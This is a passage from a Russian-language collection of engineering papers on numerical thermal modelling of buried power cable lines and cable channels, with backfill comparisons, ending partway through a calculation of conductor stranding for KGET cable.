


б

Рис. 2. Распределение температурного поля кабельной линии при прямой прокладке 1D в свету: *a* – $I_n = 70\text{ }^{\circ}\text{C}$; *б* – $I_n = 90\text{ }^{\circ}\text{C}$




a




б

Рис. 3. Распределение температурного поля кабельной линии при прямой прокладке 2D в свету: *a* – $I_n = 70\text{ }^{\circ}\text{C}$; *б* – $I_n = 90\text{ }^{\circ}\text{C}$



a



б

Рис. 4. Распределение температурного поля кабельной линии при треугольной прокладке вплотную: *a* – $I_n = 70\text{ }^{\circ}\text{C}$; *б* – $I_n = 90\text{ }^{\circ}\text{C}$




Рис. 5. Распределение температурного поля кабельной линии при треугольной прокладке 1D в свету: *а* – $I_n = 70\text{ }^{\circ}\text{C}$; *б* – $I_n = 90\text{ }^{\circ}\text{C}$

Затем была решена задача нестационарной теплопроводности, где в качестве начальных условий задавалось распределение температурного поля, полученное при токах $I_n = 70\text{ }^{\circ}\text{C}$ и $I_n = 90\text{ }^{\circ}\text{C}$. Токовая нагрузка увеличивалась до максимально возможной температуры перегрузки для сшитого полиэтилена, равной $130\text{ }^{\circ}\text{C}$ [1], затем кабельная линия охлаждалась и нагружалась снова (рис. 2–4).

На рис. 6 и рис. 7 представлены графики, отображающие изменение температуры ТПЖ кабеля при прямой прокладке в свету, равном одному диаметру кабеля, а также изменение температуры его изоляции и металлического экрана при повышении температуры с номинального значения работы до максимального в режиме перегрузки.




Рис. 6. Кривые зависимости температуры жилы, изоляции и металлического экрана центрального кабеля при начальном условии $I_n = 70\text{ }^{\circ}\text{C}$




Рис. 7. Кривые зависимости температуры жилы, изоляции и металлического экрана центрального кабеля при начальном условии $I_n = 90\text{ }^{\circ}\text{C}$

Результаты исследования представлены в табл. 3, 4.

Таблица 3

Результаты исследования работы кабельной линии в режиме периодической перегрузки при начальном условии номинального тока $I_n = 70\text{ }^{\circ}\text{C}$

$I_n = 70\text{ }^{\circ}\text{C}$	Температура ТПЖ, $^{\circ}\text{C}$	Температура изоляции, $^{\circ}\text{C}$	Температура металли- ческого экрана, $^{\circ}\text{C}$	Время, с	Время, ч
1-й нагрев и охлаждение	130,00	128,00	111,17	518405	144
	70,00	68,91	67,73	99000	27
2-й нагрев и охлаждение	130,00	127,99	111,17	243000	67
	70,00	68,97	67,81	106200	29
3-й нагрев и охлаждение	130	128,02	111,21	219600	61
	70	68,52	67,37	111600	31
4-й нагрев и охлаждение	130	127,87	111,07	205200	57
	70	68,86	67,71	111600	31

Таблица 4

Результаты исследования работы кабельной линии в режиме периодической перегрузки при начальном условии номинального тока $I_n = 90\text{ }^{\circ}\text{C}$

$I_n = 90\text{ }^{\circ}\text{C}$	Температура ТПЖ, $^{\circ}\text{C}$	Температура изоляции, $^{\circ}\text{C}$	Температура металли- ческого экрана, $^{\circ}\text{C}$	Время, с	Время, ч
1-й нагрев и охлаждение	130,00	127,55	110,74	216005	60
	90,00	89,12	88,12	25200	7
2-й нагрев и охлаждение	130,00	127,22	110,46	86400	24
	90	89,39	87,41	25200	7
3-й нагрев и охлаждение	130,00	128,14	111,37	82800	23
	90	89,08	88,41	28800	8
4-й нагрев и охлаждение	130	128,16	111,40	79200	22
	90	89,37	88,83	25200	8

Как видно из полученных данных, с каждым последующим режимом перегрузки работы кабельной линии, время на нагрев уменьшается за счет нагрева массива земли вследствие дополнительных потерь энергии в виде тепла, а время охлаждения, соответственно, увеличивается.

Заключение. С использованием данной математической модели нестационарной теплопроводности проведено исследование перегрузочного режима высоковольтной кабельной линии, прокладываемой в грунте. Путем численного моделирования разработанная математическая модель позволяет оценить работу кабельной системы в повышенных температурных условиях для предотвращения таких негативных последствий, как увеличение электрического сопротивления линии, потери мощности, падение напряжения, взаимное влияние перегруженного кабеля на соседние, а также оценить работу теплораспределительных систем и охлаждающих устройств.

Библиографический список

1. ГОСТ Р МЭК 60287-1-1–2009. Кабели электрические. Расчет номинальной токовой нагрузки. – М.: Стандартинформ, 2009.
2. ГОСТ Р МЭК 60287-2-1–2009. Кабели электрические. Расчет номинальной токовой нагрузки. – М.: Стандартинформ, 2009.
3. Труфанова Н.М., Щербинин А.Г., Казаков А.В. Основы математического моделирования и численные методы: учеб. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2018. – 112 с.
4. Щербинин А.Г., Черняев В.В. Теплопередача: учеб. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2014. – 138 с.

Сведения об авторах

Зорихина Людмила Ивановна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-22-1м, г. Пермь, e-mail: lyudmila.zorixin@gmail.com

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru

Н.М. Труфанова, А.М. Куляшова

**ВЛИЯНИЕ РАСПОЛОЖЕНИЯ РЕЗЕРВНЫХ ЛИНИЙ
В КАБЕЛЬНОМ КАНАЛЕ НА РАСПРЕДЕЛЕНИЕ
ТЕМПЕРАТУРНЫХ ПОЛЕЙ**

Исследуется влияние размещения резервных кабельных линий в подземном канале на температурное распределение внутри него при эксплуатации. Задача решалась на основе двумерной математической модели методом конечных объемов в программном пакете Ansys Fluent. В результате исследования были получены температурные распределения при двух вариантах размещения резервных линий. Произведен анализ работы кабельного канала в двух исследуемых случаях.

Ключевые слова: подземный канал, кабельная линия, температурное распределение, режим работы, токовая нагрузка.

N.M. Trufanova, A.M. Kulyashova

**THE INFLUENCE OF THE LOCATION
OF BACKUP LINES IN THE CABLE CHANNEL
ON THE DISTRIBUTION OF TEMPERATURE**

This article examines the effect of placing backup cable lines in an underground channel on the temperature distribution inside it during operation. The problem was solved on the basis of a two-dimensional mathematical model by the finite volume method in the Ansys Fluent software package. As a result of the study, temperature distributions were obtained for two options for placing backup lines. The analysis of the cable channel operation in two investigated cases was carried out.

Keywords: underground channel, cable line, temperature distribution, operating mode, current load.

Исследование процессов внутри кабельных каналов актуально и востребовано на сегодняшний день в гражданском и промышленном строительстве. Использование электрической энергии должно быть безопасно для человека, поэтому требования к устройству электроустановок высоки. Но кроме высоких показателей безопасности также важна должна быть и рентабельность установок. В случае кабельного канала нам необходимо определить, какой режим работы будет соответствовать вышеперечисленным требованиям.

Благодаря существующим программным комплексам возможно исследование процессов тепломассопереноса с учетом влияния на исследуемый объект большого количества факторов на стадии их проектирования. Высокая точность вычислений позволяет определить наиболее оптимальные режимы работы кабельного канала без лишних денежных и временных затрат.

На режим работы кабельного канала влияет множество внешних факторов. В работе [1] авторы определяли влияние изменения теплопроводности грунта и его температуры на пропускную способность кабельных линий в подземном канале. Влияние естественной конвекции воздуха внутри кабельного канала на эксплуатационные характеристики силовых кабельных линий изучили авторы работы [2]. В работах [3, 4] рассмотрены теплофизические свойства воздуха и некоторых грунтов и их влияние на распределение температуры внутри канала.

Исследованием определения длительно допустимых токовых нагрузок на кабельную линию занимались авторы работы [5]. Зависимость допустимой токовой нагрузки на кабельную линию от размещения в кабельном канале было определено авторами работы [6]. Модель быстрой оценки повышения температуры в кабельном канале в ходе его эксплуатации предложили авторы работы [7].

Исследование влияния расположения резервных линий в кабельном канале на температурное распределение производилось на основе двумерной модели подземного кабельного канала.

Модель была построена в программе «КОМПАС-3D», рассчитана с помощью программного комплекса Ansys. Трехфазная система снабжения реализовалась тремя одножильными кабелями марки ТАВнг(A)-LS на номинальное напряжение 10 кВ с бумажно-пластиковой изоляцией и сечением токопроводящей жилы 500 мм². Для исключения протекания тока и тепловых потерь экраны кабелей соединены по схеме транспозиции [8]. Каждый кабель был проложен в отдельной полиэтиленовой трубе. Схема кабельного канала и пофазной укладки кабелей показана на рис. 1.

Расчеты производились при температуре окружающей среды 20 °С, температура грунта на нижней границе исследуемой области 9 °С.

Для упрощения построения модели и сокращения времени расчета задачи многослойная конструкция кабеля была заменена эквивалентным слоем [9]. Некоторые конструктивные размеры модели представлены в таблице.




Рис. 1. Схема кабельного канала

Конструктивные размеры модели

№ п/п	Параметр	Значение
1	Высота и ширина кабельного канала, мм	1150×1400
2	Толщина песчаной подсыпки, мм	130
3	Диаметр полиэтиленовой трубы, мм	110
4	Толщина стенки ПЭ трубы, мм	7,5
5	Расстояние между ПЭ трубами, мм	40

Математическая модель тепломассообмена, на основе которой решалась задача, построена на законах сохранения энергии, количества движения и массы, подробно ее описали авторы в работе [10].

В работе были сделаны следующие допущения: задача стационарная; течение воздуха в трубе ламинарное; на границах раздела сред идеальный тепловой контакт.

При решении задачи токовая нагрузка на кабельные линии изменялась от 400 до 600 А.

Анализируя рис. 2, видим, что зависимость максимальной температуры в канале, в зависимости от токовой нагрузки, практически линейна. Это означает, что в канале реализован достаточно хороший теплоотвод. Из графика мы видим, что предельным значением тока для такого случая будут значения менее 550 А, так как при токе в 550 А температура внутри канала составит 91 °С, что превышает максимально допустимую температуру для используемой марки кабеля, не более 90 °С. Температурное поле кабельного канала при токовой нагрузке на каждую кабельную линию в 550 А представлено на рис. 3.




Рис. 2. Кривая зависимости максимальной температуры внутри канала от токовой нагрузки на кабельные линии

Из рис. 3 видно, что более нагретые кабельные линии будут в центре. Далее попробуем снизить максимальную температуру внутри канала путем перемещения резервных кабельных линий в центр.




Рис. 3. Температурное поле кабельного канала при токе 550 А

При анализе тепловых полей на рис. 4 видно, что максимальная температура в кабельном канале составила 87 °C, что является допустимым.




Рис. 4. Температурное поле кабельного канала при токе 550 А с резервными линиями в центре

Таким образом, при одинаковой токовой нагрузке на кабельный канал мы получили два режима работы. В первом случае в кабельном канале начнется деструкция центральной линий и дальнейший выход ее из строя. Для работы канала необходимо уменьшить общую нагрузку на 1 %.

Второй случай является близким к оптимальному режиму работы.

Библиографический список

1. Труфанова Н.М., Навалихина Е.Ю. Математическое моделирование и управление пропускной способностью кабельных линий в подземном канале // Электротехника. – 2012. – № 11. – С. 10–14.
2. Определение эксплуатационных характеристик кабелей, проложенных в кабельном канале / А.Г. Щербинин [и др.] // Электротехника. – 2011. – № 11. – С. 16–20.
3. Вассерман А.А., Казавчинский Я.З., Рабинович В.А. Теплофизические свойства воздуха и его компонентов. – М.: Наука, 1966. – 375 с.
4. Ржевский В.В., Новик Г.Я. Основы физики горных пород: учеб. для вузов. – 4-е изд., перераб. и доп. – М.: Недра, 1984. – 359 с.
5. Радкевич В.Н., Романов Р.В. О допустимых нагрузках кабелей с изоляцией из сшитого полиэтилена // Известия высших учебных заведений и энергетических объединений СНГ. Энергетика: междунар. науч.-техн. и производ. журн. – 2006. – № 3. – С. 61–66.

6. Research on optimal placement methodology of power cable in ductbank / Wang Jian & Bin Liu & Li Danyu & Ma Xiao & Zhao Bin & Yang Zhi // Energy Reports. – 2023. – 9. – P. 46–57. DOI: 10.1016/j.egyр.2022.10.363
7. Wang Jingya & Liang Yongchun & Ma Chunyu. (). A novel transient thermal circuit model of buried power cables for emergency and dynamic load // Energy Reports. – 2023. – 9. – P. 963–971. DOI: 10.1016/j.egyр.2022.11.097
8. Дмитриев М.В., Кияткина М. Транспозиция экранов кабелей 6-500 кВ. Практические аспекты использования // Новости Электротехники. Релейная защита. – 2012. – № 2.
9. Труфанова Н.М., Кухарчук И.Б., Феофилова Н.В. Расчет теплового поля кабельного канала с учетом тепловых потерь в экранах кабелей // Вестник Пермского национального исследовательского политехнического университета. Электротехника. – 2018. – № 28. – С. 179–193.
10. Труфанова Н.М., Кухарчук И.Б. Оценка работоспособности кабельного канала на основе численного моделирования процессов термодинамики // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2020. – № 35. – С. 30–42.

Сведения об авторах

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

Куляшова Александра Михайловна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-21-1м, г. Пермь, e-mail: alex.kovrigina@yandex.ru

Н.М. Труфанова, Л.Г. Бабушкина, К.С. Куляшов

ВЛИЯНИЕ УСЛОВИЙ ПРОКЛАДКИ КАБЕЛЬНОЙ ЛИНИИ В ЗЕМЛЕ В МЕГАПОЛИСЕ

Проведено численное исследование тепловых полей, оказывающих влияние на кабельную линию, проложенную в земле, в местах пересечения с теплопроводом. Рассмотрено влияние материала, которым засыпана кабельная линия при прокладке, на максимальную пропускную способность кабельной линии. В результате численного решения определены допустимые токовые нагрузки на кабельную линию, проложенную в земле, в месте пересечения с теплопроводом, которые обеспечивают безопасную работу кабельной линии.

Ключевые слова: прокладка кабельной линии, тепломассоперенос, проектирование кабельной линии, максимальные токовые нагрузки кабельной линии, засыпочный материал кабельной линии.

N.M. Trufanova, L.G. Babushkina, K.S. Kulyashov

INFLUENCE OF CONDITIONS FOR LAYING A CABLE LINE IN THE GROUND IN A MEGALOPOLIS

This work presents a numerical study of thermal fields affecting a cable line laid in the ground at the intersection with a heat pipe was investigated. The influence of the material with which the cable line is filled during laying on the maximum capacity of the cable line. As a result of the numerical solution, the permissible current loads on the cable line laid in the ground at the place of interdiction with the heat pipe, which ensure the safe operation of the cable line, are determined.

Keywords: laying of a cable line, heat and mass transfer, design of a cable line, maximum current loads of a cable line, filling material of a cable line.

В отличие от сельской местности, где основная часть электроэнергии передается по воздушным линиям электропередач, в городе основная часть — это кабельные линии, проложенные в земле. Источники тепловой энергии, так же как и электрической, спрятаны под землю, вследствие этого подземные коммуникации вынужденно пересекаются или идут параллельно. В месте пресечения кабельной линии с теплопроводом необходимо учитывать дополнительный нагрев изоляции кабельной линии, чтобы не допустить перегрев изоляции, который повлечет за собой выход кабельной линии из строя.

В городской черте основная часть электрических подстанций имеют класс напряжения 35/6 кВ, поэтому в работе будут рассмотрены кабельные линии напряжением 35 кВ.

Численное моделирование способно с высокой точностью произвести расчеты предельных параметров кабельной линии и теплопровода, которые не приведут к аварии и обеспечат максимальную пропускную способность кабельной линии. Определению допустимых токовых нагрузок в кабельной линии, а также оптимальным режимам работы кабельной линии посвящена работа [1]. Авторы работы [2] исследуют процессы тепломассопереноса для режима работы кабельной линии, работающей в электрическом перегрузе. При моделировании кабельной линии, проложенной в земле, необходимо учитывать дополнительный нагрев земли от солнечного излучения и конвекцию. Влияние этих факторов учитывалось авторами работы [3].

Конструкция кабельной линии представляет собой одножильный силовой кабель марки АПвВнг-LS с изоляцией из сшитого полиэтилена, проложенный по схеме «треугольник» [4] в трубе из полиэтилена высокого давления [5]. Глубина заложения кабельной линии составляет 0,7 м [6], глубина прокладки тепломагистрала от уровня земли составляет 2 м [7]. Модель исследуемой области приведена на рисунке, а подробно описана в работе [8], также в приведенной работе показано влияние теплопровода на максимальную пропускную способность кабельной линии.




Рис. Модель исследуемой области, построенная в программе Ansys Fluent, с распределением тепловых полей

В процессе исследования измерялась температура изоляции кабельной линии в зависимости от применяемого засыпочного материала кабельной линии с процентом относительной влажности менее 30 %. Параметры исследовательской модели приведены в табл. 1.

Таблица 1

Параметры математической модели

№ п/п	Параметр	Значение
1	Мощность кабельной линии	15,4 МВт
2	Температура воды в теплопроводе	70 °С
3	Среднегодовая температура воздуха	15 °С
4	Среднегодовая температура земли на глубине 5 м	5 °С

Результаты проведенного исследования приведены в табл. 2. Максимальная допустимая длительная температура для изоляции из сшитого полиэтилена составляет 90 °С [9].

Таблица 2

Температура изоляции в зависимости от применяемого засыпочного материала

№ п/п	Засыпочный материал кабельной линии	Температура изоляции, °С
1	Земля	89
2	ПГС	101
3	FTB	77

Из табл. 2 можно сделать вывод, что при использовании засыпки из песчано-гравиевой смеси (ПГС) происходит перегрев изоляции на 11 °С для использования его в качестве засыпочного материала необходимо уменьшать передаваемую нагрузку. При использовании псевдооживленной термической засыпки FTB (Fluidized Thermal Backfill) [10] удалось снизить температуру изоляции на 12 °С, следовательно, можно увеличить передающую способность кабельной линии. Теплофизические свойства засыпок приведены в табл. 3.

Таблица 3

Сравнительная таблица теплофизических свойств материалов

Материал	Плотность	Теплоемкость	Теплопроводность
Земля	2000	2500	0,833
ПГС	1600	900	0,35
FTB	2187	755	4,35

Из табл. 3 можно сделать вывод, что засыпочный материал ФТВ, имея больший коэффициент теплопроводности и меньшую теплоемкость, лучше справился с отводом тепла от кабельной линии.

На основании полученных результатов исследования можно сделать вывод, что при прокладке и проектировании кабельных линий необходимо учитывать материал засыпки кабельной линии, так как при плохой теплоотдаче будет происходить перегрев изоляции.

Библиографический список

1. Грешняков Г.В., Ковалеров Г.Г., Дубицкий С.Д. К вопросу о выборе предельно допустимых токов силовых кабелей // Кабели и провода. – 2011. – № 6. – С. 12–16.
2. Григорьева М.М., Кузнецов Г.В. Тепломассоперенос в условиях электрической перегрузки кабельных линий // Известия Томск. политехн. ун-та. – 2010. – Т. 316. – № 4. – С. 34–38.
3. Nahman J., Tanaskovic M. Calculation of the ampacity of high voltage cables by accounting for radiation and solar heating effects using FEM // International Transactions on Electrical Energy Systems. – 2013. – Vol. 23, iss. 3. – P. 301–314. DOI: 10.1002/etep.660
4. Шмелева А.С., Гурнина Е.В. Пропускная способность кабельной линии и факторы, влияющие на нее // Современные научные исследования и разработки. – 2018. – Т. 1, № 4 (21). – С. 591–594.
5. Дмитриев М.В. Кабельные линии, проложенные в полиэтиленовых трубах. Тепловой расчет // Новости Электротехники. – 2013. – № 4 (82).
6. Правила устройства электроустановок [Электронный ресурс]. – 7-е изд. – п. 2.3.83-2.3.101. – URL: <http://pue7.ru/pue7/punkt.php?n=2.3.83&k=2.3.101>
7. Свод правил СП 41-105–2002. Проектирование и строительство тепловых сетей бесканальной прокладки из стальных труб с промышленной тепловой изоляцией из пенополиуретана в полиэтиленовой оболочке. – М., 2002.
8. Труфанова Н.М., Куляшов К.С. Определение несущей способности кабельной линии, проложенной в земле, в условиях мегаполиса // Автоматизированные системы управления и информационные технологии: материалы Всерос. науч.-техн. конф., Пермь, 08–10 июня 2022 г. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2022. – Т. 2. – С. 109–115.

9. Константинов Г.Г., Арсентьев О.В. Кабели с изоляцией из сшитого полиэтилена // Вестник ИрГТУ. Энергетика. – 2010. – № 6 (46). – С. 219–224.

10. Numerical simulation of heat dissipation processes in underground power cable system situated in thermal backfill and buried in a multilayered soil / P. Colon, P. Cisek, M. Pilarczyk [et al.] // J. Energy Conversion & management. – 2015. – No. 95. – P. 352–370.

Сведения об авторах

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

Бабушкина Людмила Геннадьевна – старший преподаватель кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ludmila@etf.pstu.ru

Куляшов Константин Сергеевич – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-21-1м, г. Пермь, e-mail: KKSkosty@yandex.ru

Д.А. Клестов, В.В. Черняев

РАСЧЕТ ТЕХНОЛОГИЧЕСКОГО РЕЖИМА ИЗГОТОВЛЕНИЯ КАБЕЛЯ КГЭТ 10 КВ

рассмотрен технологический режим изготовления кабеля марки КГЭТ. Рассмотрена методика расчета операции скрутки токопроводящих жил. Выбраны параметры технологического оборудования и инструмента.

Ключевые слова: кабель, скрученные жилы, технологический режим, параметры технологического оборудования.

D.A. Klestov, V.V. Chernyaev

CALCULATION OF TECHNOLOGICAL MODE OF CABLE PRODUCTION KGET 10 KV

In this article, the technological mode of cable production of the KGET brand was considered. The method of calculating the operation of twisting conductive cores is considered. The parameters of technological equipment and tools are selected.

Keywords: Cable, twisted cores, technological mode, parameters of technological equipment.

В наше время широкое распространение получил гибкий кабель. Он служит для присоединения различных переносных электроустановок, передвижных машин. Гибкости кабеля можно добиться большим количеством проволок в токопроводящей жиле. А значит, расчет технологического режима изготовления гибких кабелей является актуальной задачей. Рассмотрим типовую конструкцию такого кабеля на примере кабеля марки КГЭТ [1] на напряжение 10 кВ, которая представлена на рис. 1.




Рис. 1. Кабель марки КГЭТ

На рис. 1 следующие обозначения: 1 – токопроводящая жила, скрученная из медных проволок (класс гибкости 5); 2 – полупроводящие экраны из электропроводящей резины типа ЭПШ-35/1; 3 – изоляция из теплостойкой резины на основе этиленпропиленовых каучуков типа ЭПО-45; 4 – жила заземления; 5 – вспомогательная жила изоляцией из резины типа ЭПО-45; 6 – разделительный слой из синтетической пленки ПЭТ-Э; 7 – внутренняя оболочка из резины на основе изопренового и бутадиенового каучуков типа ШБМ-30; 8 – износостойкая оболочка из резины типа ШС-45.

Кабель КГЭТ предназначен для присоединения экскаваторов и других передвижных машин, и механизмов или электроустановок к электрическим сетям с изолированной нейтралью на номинальное переменное напряжение 10 000 В, частотой 50 Гц на основных жилах и до 380 В на вспомогательной жиле.

Токопроводящие многопроволочные жилы с малым шагом скрутки обеспечивают гибкость кабеля, а двухступенчатое экранирование позволяет гарантировать автоматическое отключение линии при замыкании одной фазы на землю.

В работе рассмотрен расчет технологического режима скрутки на машине JLK-630 жилы для трех маркоразмеров. Результаты расчетов сведены в табл. 1.

Таблица 1

Исходные данные для расчета технологического режима скрутки

Маркоразмер	Сечение жилы, мм ²	Количество проволок, шт.	Число повивов, шт.
3×16	16	109	7
1×6	6	75	6
3×95	95	450	14
1×25	25	169	9
3×120	120	576	16
1×35	35	238	11

Расчет параметров технологического режима скрутки (табл. 2):

Расчет параметров начнем с уточнения конструкции токопроводящей жилы: сечение токопроводящей жилы (ТПЖ) $S = 16 \text{ мм}^2$; количество проволок жилы – 109 шт.; диаметр проволоки $d = 0,41 \text{ мм}$; система скрутки нормальная (все проволоки одного диаметра), правильная (с одной проволокой в центре); число повивов $n = 7 \text{ шт.}$; диаметр скрученной жилы: $D_{\text{ж}} = 5,1 \text{ мм}$.

Далее рассчитаем диаметры по каждому повиву.

Расчет диаметров ТПЖ без уплотнения по каждому повиву согласно системе скрутки:

$$d_n = (1 + 2n)d_{пр},$$

где n – номер повива.

$$d_{п2} = (1 + 2 \cdot 1) \cdot 0,41 = 1,23,$$

$$d_{п3} = (1 + 2 \cdot 2) \cdot 0,41 = 2,05,$$

$$d_{п4} = (1 + 2 \cdot 3) \cdot 0,41 = 2,87,$$

$$d_{п5} = (1 + 2 \cdot 4) \cdot 0,41 = 3,69,$$

$$d_{п6} = (1 + 2 \cdot 5) \cdot 0,41 = 4,51,$$

$$d_{п7} = (1 + 2 \cdot 6) \cdot 0,41 = 5,33.$$

Рассчитаем максимальные допустимые шаги скрутки по каждому повиву:

$$h_p = md_n,$$

где d_n – диаметр проволоки, мм; m – практический коэффициент скрутки (кратность шага скрутки).

Для внутренних повивов $m = 30$, для внешний повива $m = 16 \dots 24$ [3]:

$$h_{п2} = 30 \cdot 1,23 = 36,9 \text{ мм},$$

$$h_{п3} = 30 \cdot 2,05 = 61,5 \text{ мм},$$

$$h_{п2} = 30 \cdot 2,87 = 86,1 \text{ мм},$$

$$h_{п3} = 30 \cdot 3,69 = 110,7 \text{ мм},$$

$$h_{п2} = 30 \cdot 4,51 = 135,3 \text{ мм},$$

$$h_{п3} = 20 \cdot 5,33 = 106,6 \text{ мм}.$$

Рассчитаем уплотнение ТПЖ.

